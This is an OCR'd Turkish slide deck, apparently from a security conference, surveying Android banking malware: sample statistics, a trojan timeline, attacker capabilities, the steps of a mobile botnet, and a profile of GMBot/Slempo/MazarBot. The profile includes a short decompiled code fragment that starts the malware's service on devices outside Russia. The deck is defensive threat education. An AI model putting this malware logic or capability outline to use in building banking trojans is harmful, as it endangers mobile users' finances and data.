
Zararlı Yazılımlar

Finansal Zararlı Yazılımlar




Finansal Zararlı Yazılımlar




New Android malware samples
(per year)
3,809
214,327
1,192,035
1,548,129
2,333,777
3,246,284
3,002,482
2011
2012
2013
2014
2015
2016
2017

Mobil Bankacılık Tehditleri

Timeline


GMBot/Slempo
MobilSube
HGS Sorgu
2014
2015
2016
2017
2018
Marcher (Exobot)
Bankbot

Saldırganlar Neler Yapabilir ?

Zararlı Aktivite
- Ayarları değiştirme
- Uygulama yükleme
- DDoS saldırısı
- Click fraud

İzleme
- SMS
- Arama kayıtları
- Ses
- Kamera
- Lokasyon

Kullanıcı Taklidi
- SMS yönlendirme
- Eposta gönderme
- Sosyal medyada post gönderme

Veri Hırsızlığı
- Lokal dosyalar
- Rehber kayıtları
- Arama kayıtları
- IMEI
- Kullanıcı bilgileri


Finans
- Sahte promosyon mesajları
- Transaction onay numaraları
- Sahte antivirüs
- Ransomware

Mobile Botnet - 101

1 Zararlı APK kurulumu


Mobile Botnet - 101

1. Zararlı APK kurulumu
2. Uzaktan kontrol




Mobile Botnet - 101

1. Zararlı APK kurulumu
2. Uzaktan kontrol
3. Botnet kurulumu (DoS)




Mobile Botnet - 101

1. Zararlı APK kurulumu
2. Uzaktan kontrol
3. Botnet kurulumu (DoS)
4. Yetki yükseltme




Mobile Botnet - 101

1. Zararlı APK kurulumu
2. Uzaktan kontrol
3. Botnet kurulumu (DoS)
4. Yetki yükseltme
5. Veri kaçırma




Mobile Botnet - 101

1. Zararlı APK kurulumu
2. Uzaktan kontrol
3. Botnet kurulumu (DoS)
4. Yetki yükseltme
5. Veri kaçırma
6. Zararlı uygulama yükleme



Mobile Botnet - 101


1. Zararlı APK kurulumu
2. Uzaktan kontrol
3. Botnet kurulumu (DoS)
4. Yetki yükseltme
5. Veri kaçırma
6. Zararlı uygulama yükleme
7. Cihaz trafiğini kontrol altına alma



GMBot / Slempo / MazarBot

GMBot / Slempo / MazarBot

- **Ne Zaman ?**
  - Ağustos - Ekim 2014
- **Amaç ?**
  - Kart bilgileri ve OTP mesajları
- **Hedef Uygulamalar ?**
  - Bankacılık ve sosyal medya uygulamaları
- **Kim ?**
  - GanjaMan (Russian Underground)





GMBot / Slempo


```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    String country = Utils.getCountry(this);
    if (!MainService.isRunning && !country.equalsIgnoreCase("RU")) {
        Intent i = new Intent(ServiceStarter.ACTION);
        i.setClass(this, MainService.class);
        startService(i);
    }
```

GMBot / Slempo

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    String country = Utils.getCountry(this);
    if (!MainService.isRunning && !country.equalsIgnoreCase("RU")) {
        Intent i = new Intent(ServiceStarter.ACTION);
        i.setClass(this, MainService.class);
        startService(i);
    }
```


peterkruse
@peterkruse
Takip ediliyor
#MazarBOT is currently being very busy in Turkey and Italy so stay away from those fake Adobe Flash and Chrome APK's.
İngilizce dilinden çevir
01:02 - 7 Şub 2017


peterkruse
@peterkruse
Takip ediliyor
#MazarBOT is currently being very busy in Turkey and Italy so stay away from those fake Adobe Flash and Ch
İngilizce dilinden çevir
01:02 - 7 Şub 2017


#MazarBOT is getting busy in IT, FR, CN, DE & ES. Infections growing rapidly.
İngilizce dilinden çevir
03:35 - 29 Mar 2017



peterkruse
@peterkruse
Takip ediliyor
#MazarBOT is currently being very busy in Turkey and Italy so stay away from those fake Adobe Flash and Ch
İngilizce dilinden çevir
01:02 - 7 Şub 2017
#MazarBOT is getting busy in IT, FR, CN, DE &
Heads up! Latest #MazarBOT campaigns now target primarily Germany, Italy, UK and Turkey.
İngilizce dilinden çevir
06:20 - 8 Kas 2016

New Android Malware Called MazarBOT Gets Discovered

February 15, 2016 - Written By David Steele

HACKTRICK
SİBER GÜVENLİK KONFERANSI

B1_ACKB0X
SİBER MÜCADELE TAKIMI




